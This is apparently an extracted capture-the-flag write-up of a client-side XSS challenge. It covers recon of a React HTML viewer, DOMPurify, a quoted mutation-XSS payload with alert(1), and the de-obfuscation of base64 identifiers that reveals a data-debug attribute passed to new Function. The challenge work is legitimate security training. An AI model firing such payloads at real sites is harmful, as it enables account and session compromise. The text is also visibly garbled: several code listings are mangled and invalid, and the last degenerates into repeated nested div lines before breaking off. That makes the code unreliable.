
The bottom section of the sidebar features a 'Contributors' section with 76 contributors and a 'Sponsor' button.

Takeaways from our recon:

- Parameter: `https://challenge-0122-challenge.intigriti.io/result?payload=`
- React javascript library is used with 2 custom javascript files in folders "I0x1" and "I0x1C"
- Both javascript files have obfuscated "identifiers" that are base64 encoded.
- DOMPurify: sanitizer that blocks or prevents our XSS attacks.

Step 2: DOMPurify

As we have seen during our recon DOMPurify is implemented as a module into the React web application. This causes our input HTML being sanitized and thus our XSS payload not firing.



```
import { useState } from "react";
import DOMPurify from "dompurify";
import "../App.css";

function IBx1({ identifiers }) {
  const [IBx2, ] = useState(() => {
    const IBx3 = new URLSearchParams(
      window.atob(window.atob(identifiers["IBx4"]))[window.atob(identifiers["IBx5"])]
    );
    window.atob(identifiers["IBx6"])(window.atob(identifiers["IBx7"]));
  });

  if (IBx3) {
    const IBx8 = {};
    IBx8[window.atob(identifiers["IBx9"])] = IBx3;
    return IBx8;
  }

  const IBx8 = {};
  IBx8[window.atob(identifiers["IBx9"])] = window.atob(identifiers["IBx4"]);
  return IBx8;
});

function IBx8(IBx8) {
  for (const IBx9 of IBx8[window.atob(identifiers["IBx6"])]()) {
    if (
      window.atob(identifiers["IBx11"]) in
      IBx8[window.atob(identifiers["IBx9"])]
    ) {
      new Function(
        IBx8[window.atob(identifiers["IBx10"])](
          window.atob(identifiers["IBx11"])
        )
      )();
    }
  }
  return IBx8;
}


function IBx12(IBx13) {
  IBx13[window.atob(identifiers["IBx9"])] = DOMPurify(
    IBx13[window.atob(identifiers["IBx9"])]
  );
}

let IBx14 = document[window.atob(identifiers["IBx16"])](
  window.atob(identifiers["IBx14"])
);
IBx14[window.atob(identifiers["IBx17"])] =
  IBx13[window.atob(identifiers["IBx9"])](
    document[window.atob(identifiers["IBx12"])](
      window.atob(identifiers["IBx13"])
    )
  );
IBx14 = document[window.atob(identifiers["IBx19"])](
  window.atob(identifiers["IBx14"])
)();
IBx8[IBx14[window.atob(identifiers["IBx1A"])]];
document[window.atob(identifiers["IBx12"])](
  window.atob(identifiers["IBx14"])
);
return IBx13;
}

return (
  <div className="App">
    <h1>Here is the result</h1>
    <div id="view-container" dangerouslySetInnerHTML={IBx12(IBx2)}></div>
  </div>
);
}

export default IBx1;
```

<https://github.com/cure53/DOMPurify>



README.md

DOMPurify

npm package 2.3.4 Build and Test passing downloads 6.5M/month minified 19.3 KB gzipped 7.4 KB dependents 48.88K

```
npm install dompurify
```

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.

It's also very simple to use and get started with. DOMPurify was started in February 2014 and, meanwhile, has reached version 2.3.4.

DOMPurify is written in JavaScript and works in all modern browsers (Safari (10+), Opera (15+), Internet Explorer (10+), Edge, Firefox and Chrome - as well as almost anything else using Blink or WebKit). It doesn't break on MSIE6 or other legacy browsers. It either uses a fall-back or simply does nothing.

Our automated tests cover 19 different browsers right now, more to come. We also cover Node.js v14.15.1, v15.4.0, v16.13.0, v17.0.0, running DOMPurify on jsdom. Older Node.js versions are known to work as well.

DOMPurify is written by security people who have vast background in web attacks and XSS. Fear not. For more details please also read about our Security Goals & Threat Model. Please, read it. Like, really.

What does it do?

DOMPurify sanitizes HTML and prevents XSS attacks. You can feed DOMPurify with string full of dirty HTML and it will return a string (unless configured otherwise) with clean HTML. DOMPurify will strip out everything that contains dangerous HTML and thereby prevent XSS attacks and other nastiness. It's also damn bloody fast. We use the technologies the browser provides and turn them into an XSS filter. The faster your browser, the faster DOMPurify will be.


Of course DOMPurify had some bypasses in the past mainly via mutation XSS attacks. If the DOMPurify implemented by the web application developer is not up to date we have a chance to get our XSS.

A good article about DOMPurify bypasses: <https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>

Lets try following mutation XSS payload from the article:

```
<math><mtext><table><mglyph><style><![CDATA[</style><img  
title=""]&gt;&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

The XSS does not fire. Inspecting the page source code shows some reflection of a part of the input tags but not everything. The developer of this web application seems to have implemented an up to date version of DOMPurify.



With DOMPurify up to date it becomes hard to just fire XSS payloads as they get sanitized. In my opinion at this point only 2 options:

- We find a zero day against DOMPurify and bypass the sanitization. (chances are low ;-)
- The developer made a mistake in the source code and there is another way to bypass or skip the DOMPurify sanitization.

Step 3: Javascript obfuscation

Ok with DOMPurify standing in our way we hope to find a mistake from the web application developer to bypass or skip the sanitization check.

Next hurdle that we noticed during our recon is that a big part of both custom made javascript files are obfuscated and not really readable.

Possible approach at this point is to look for certain patterns and check if they can be de-obfuscated.

Both js files are full with this kind of patterns: `window.atob(identifiers["I0x15"])`

```
function I0x12(I0x13) {
  I0x13[window.atob(identifiers["I0x9"])] = DOMPurify[
    window.atob(identifiers["I0x15"])
  ](I0x13[window.atob(identifiers["I0x9"])]);

  let I0x14 = document[window.atob(identifiers["I0x16"])](
    window.atob(identifiers["I0x14"])
  );



  I0x14[window.atob(identifiers["I0x17"])] =
    I0x13[window.atob(identifiers["I0x9"])]();
  document[window.atob(identifiers["I0x32"])]([
    window.atob(identifiers["I0x18"])
  ])(I0x14);

  I0x14 = document[window.atob(identifiers["I0x19"])](
    window.atob(identifiers["I0x14"])
  )[0];
  I0xB(I0x14[window.atob(identifiers["I0x1A"])]);


  document[window.atob(identifiers["I0x32"])]([
    window.atob(identifiers["I0x18"])
  ])(I0x14);

  return I0x13;
}
```

We need to get those “identifiers”. Both js files contain a function that seems to use “identifiers”. That is interesting because we can set breakpoints in our source code and check the content of “identifiers” (use F8 to go through the breakpoints step by step):



With F8 button we can go through each breakpoint step by step and this reveals the content of “identifiers”. (This can be copied and pasted somewhere else.)




Here the “identifiers” pasted in a text file with their corresponding base64 value:




The source code already revealed they are base64 encoded via the “atob” function that became clear during our recon. We can now easily decode each value.

<https://www.base64decode.org/> (mark the option to decode a list). You will notice some of the base64 encoded lines convert to a blank line. Those I decoded manually via the browser developer tools.




Or via the browser developer tools Console manual decode from base64 with “atob”:

Identifier “Cg==” decodes to “\n”




Now there are multiple options. You could automate the replacing of each identifier by its decoded value via a Linux bash script or a python script for example. Anything can be used here.

Or a bit more manual work first copy the source code from the developer tools and use “find and replace” in visual studio code for example:



```
1 import { useState } from "react";
2 import { useParams } from "react-router-dom";
3 import "../App.css";
4
5 function Result({ identifiers }) {
6   const [payloadFromUrl, _] = useState("");
7   const queryResults = use([URLSearchParams]);
8   window(window.atob(identifiers["location"]))(window.search);
9   window.atob(identifiers["get"])(window.payload);
10
11   if (queryResult) {
12     const result = {};
13     result[window._html] = queryResult;
14   }
15   return result;
16 }
17
18 const result = {};
19 result[window._html] = window._html style="color: #000000; font-size: 12px;";
20
21 return result;
22 }
23
24 function handleAttributes(element) {
25   for (const child of element.children) {
26     if (
27       window.data-debug in
28       child[window.attributes]
29     ) {
30       new Function(
31         `child[window.atob(identifiers["getAttribute"])](
32           window.data-debug
33         )`
34       );
35     }
36   }
37   handleAttributes(child);
38 }
39
40 function sanitizeHTML(htmlObj) {
41   htmlObj[window._html] = DOMPurify(
42     window.serialize(
43       htmlObj[window._html]
44     )
45   );
46   let template = document[window.createElement](
47     window.template
48   );
49   template[window.innerHTML] =
50     htmlObj[window._html];
51   document[window.body].l
52     = window.appendChild(
53       template
54     );
55   template = document[window.getElementsByTagName](
56     window.template
57   );
58   handleAttributes(template[window.content]);
59   document[window.body].l
60     = window.removeChild(
61       template
62     );
63   return htmlObj;
64 }
65
66 return {
67   <div className="App">
68     <h1>Here is the result</h1>
69     <div id="viewer-container" dangerouslySetInnerHTML={sanitizeHTML(payloadFromUrl)}></div>
70   </div>
71 }
72
73 export default Result;
```



```
1 import { useState, useEffect, useReducer } from "react";
2 import { useNavigate } from "react-router-dom";
3
4 import "../App.css";
5
6 function Home({ identifiers }) {
7   const [payload, setPayload] = useState("");
8   const editorRef = useRef();
9
10   const navigate = useNavigate();
11
12   function handleSubmit(event) {
13     event.preventDefault();
14     navigate(`${window.location.protocol}//${window.location.hostname}${window.location.pathname}?payload=${encodeURIComponent(payload)}`);
15   }
16
17   return (
18     <div className="App">
19       <h1>Super Secure HTML Viewer</h1>
20       <form onSubmit={handleSubmit}>
21         <input type="text" value={payload} />
22         <input type="submit" value="Submit" />
23       </form>
24       <div style="border: 1px solid black; padding: 5px; margin-top: 10px;">
25         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
26           <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
27             <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
28               <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
29                 <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
30                   <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
31                     <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
32                       <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
33                         <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
34                           <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
35                             <div style="border-bottom: 1px solid black; padding-bottom: 5px; margin-bottom: 5px;">
